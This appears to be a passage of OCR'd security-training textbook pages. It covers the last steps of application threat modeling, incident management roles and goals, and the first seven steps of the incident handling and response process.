
The administrator should also identify the points where the application transfers data to the client or external systems. They should prioritize the exit points at which the application writes data containing client input or data from untrusted sources, such as a shared database.

4. **Identify Threats**

   The administrator should identify threats relevant to the control scenario and context using the information obtained in the application overview and decompose application steps. They should bring members of the development and test teams together to identify potential threats. The team should start with a list of common threats grouped by their application vulnerability category. This step uses a question-driven approach to help identify threats.

5. **Identify Vulnerabilities**

   A vulnerability is a weakness in an application (deployed in an information system) that allows attacker exploitation, thereby leading to security breaches. Security administrators should identify any weaknesses related to the threats found using the vulnerability categories to identifying vulnerabilities and fix them beforehand to keep intruders away.



Incident Management

- Incident management is a set of defined processes to **identify**, **analyze**, **prioritize**, and **resolve security incidents** to restore normal service operations as quickly as possible and prevent future recurrence of the incident

Incident Management

Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore the system to normal service operations as soon as possible, and prevent recurrence of the incident. It involves not only responding to incidents but also triggering alerts to prevent potential risks and threats. A security administrator must identify software that is open to attacks before someone takes advantage of the vulnerabilities.

Incident management includes the following:

- Vulnerability analysis
- Artifact analysis
- Security awareness training
- Intrusion detection
- Public or technology monitoring

The incident management process is designed to:

- Improve service quality
- Resolve problems proactively
- Reduce the impact of incidents on an organization or its business
- Meet service availability requirements
- Increase staff efficiency and productivity
- Improve user and customer satisfaction

- Assist in handling future incidents

Conducting training sessions to spread awareness among users is an important part of incident management. Such sessions help end-users to recognize suspicious events or incidents easily and report an attacker's behavior to the appropriate authority.

The following people perform incident management activities:

- Human resources personnel take steps to fire employees suspected of harmful computer activities.
- The legal counsel sets the rules and regulations in an organization. These rules can influence the internal security policies and practices of the organization in case an insider or an attacker uses the organization's system for harmful or malicious activities.
- The firewall manager keeps filters in place. These filters are frequently where denial-of-service attacks are made.
- An outsourced service provider repairs systems infected by viruses and malware.

Incident response is one of the functions performed in incident handling. In turn, incident handling is one of the services provided as part of incident management. The following diagram illustrates the relationship between incident response, incident handling, and incident management.


Figure 1.9: Block Diagram of Incident Management



Incident Handling and Response

- Incident handling and response (IH&R) is the **process of taking organized and careful steps** when reacting to a security incident or cyberattack

Steps involved in the IH&R process:

1. **Preparation**
2. **Incident Recording and Assignment**
3. **Incident Triage**
4. **Notification**
5. **Containment**
6. **Evidence Gathering and Forensic Analysis**
7. **Eradication**
8. **Recovery**
9. **Post-Incident Activities**
    - Incident Documentation
    - Incident Impact Assessment
    - Review and Revise Policies
    - Close the Investigation
    - Incident Disclosure

Incident Handling and Response

Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. It is a set of procedures, actions, and measures taken against an unexpected event occurrence. It involves logging, recording, and resolving incidents that take place in the organization. It notes the incident, when it occurred, its impact, and its cause. It is the practice of managing the incident response processes, such as preparation, detection, containment, eradication, and recovery, to overcome the impact of an incident quickly and efficiently. IH&R processes are important to provide a focused approach for restoring normal business operations as quickly as possible after an incident and with a minimal impact on the business.

The IH&R process involves defining user policies, developing protocols, building incident response teams, auditing organizational assets, planning incident response procedures, obtaining management approval, incident reporting, prioritization, and managing response. It also includes establishing proper communication between the individuals responding to an incident and guiding them to detect, analyze, contain, recover, and prevent incidents.

Discussed below are the steps involved in the IH&R process:

- **Step 1: Preparation**

  The preparation phase includes performing an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, and gathering required tools as well as training the employees to secure their systems and accounts.

- **Step 2: Incident Recording and Assignment**

  In this phase, the initial reporting and recording of the incident take place. This phase handles identifying an incident and defining proper incident communication plans for the employees and also includes communication methods that involve informing IT support personnel or submitting an appropriate ticket.

- **Step 3: Incident Triage**

  In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited.

- **Step 4: Notification**

  In the notification phase, the IH&R team informs various stakeholders, including management, third-party vendors, and clients, about the identified incident.

- **Step 5: Containment**

  This phase helps to prevent the spread of infection to other organizational assets, preventing additional damage.

- **Step 6: Evidence Gathering and Forensic Analysis**

  In this phase, the IH&R team accumulates all possible evidence related to the incident and submits it to the forensic department for investigation. Forensic analysis of an incident reveals details such as the method of attack, vulnerabilities exploited, security mechanisms averted, network devices infected, and applications compromised.

- **Step 7: Eradication**

  In the eradication phase, the IH&R team removes or eliminates the root cause of the incident and closes all the attack vectors to prevent similar incidents in the future.

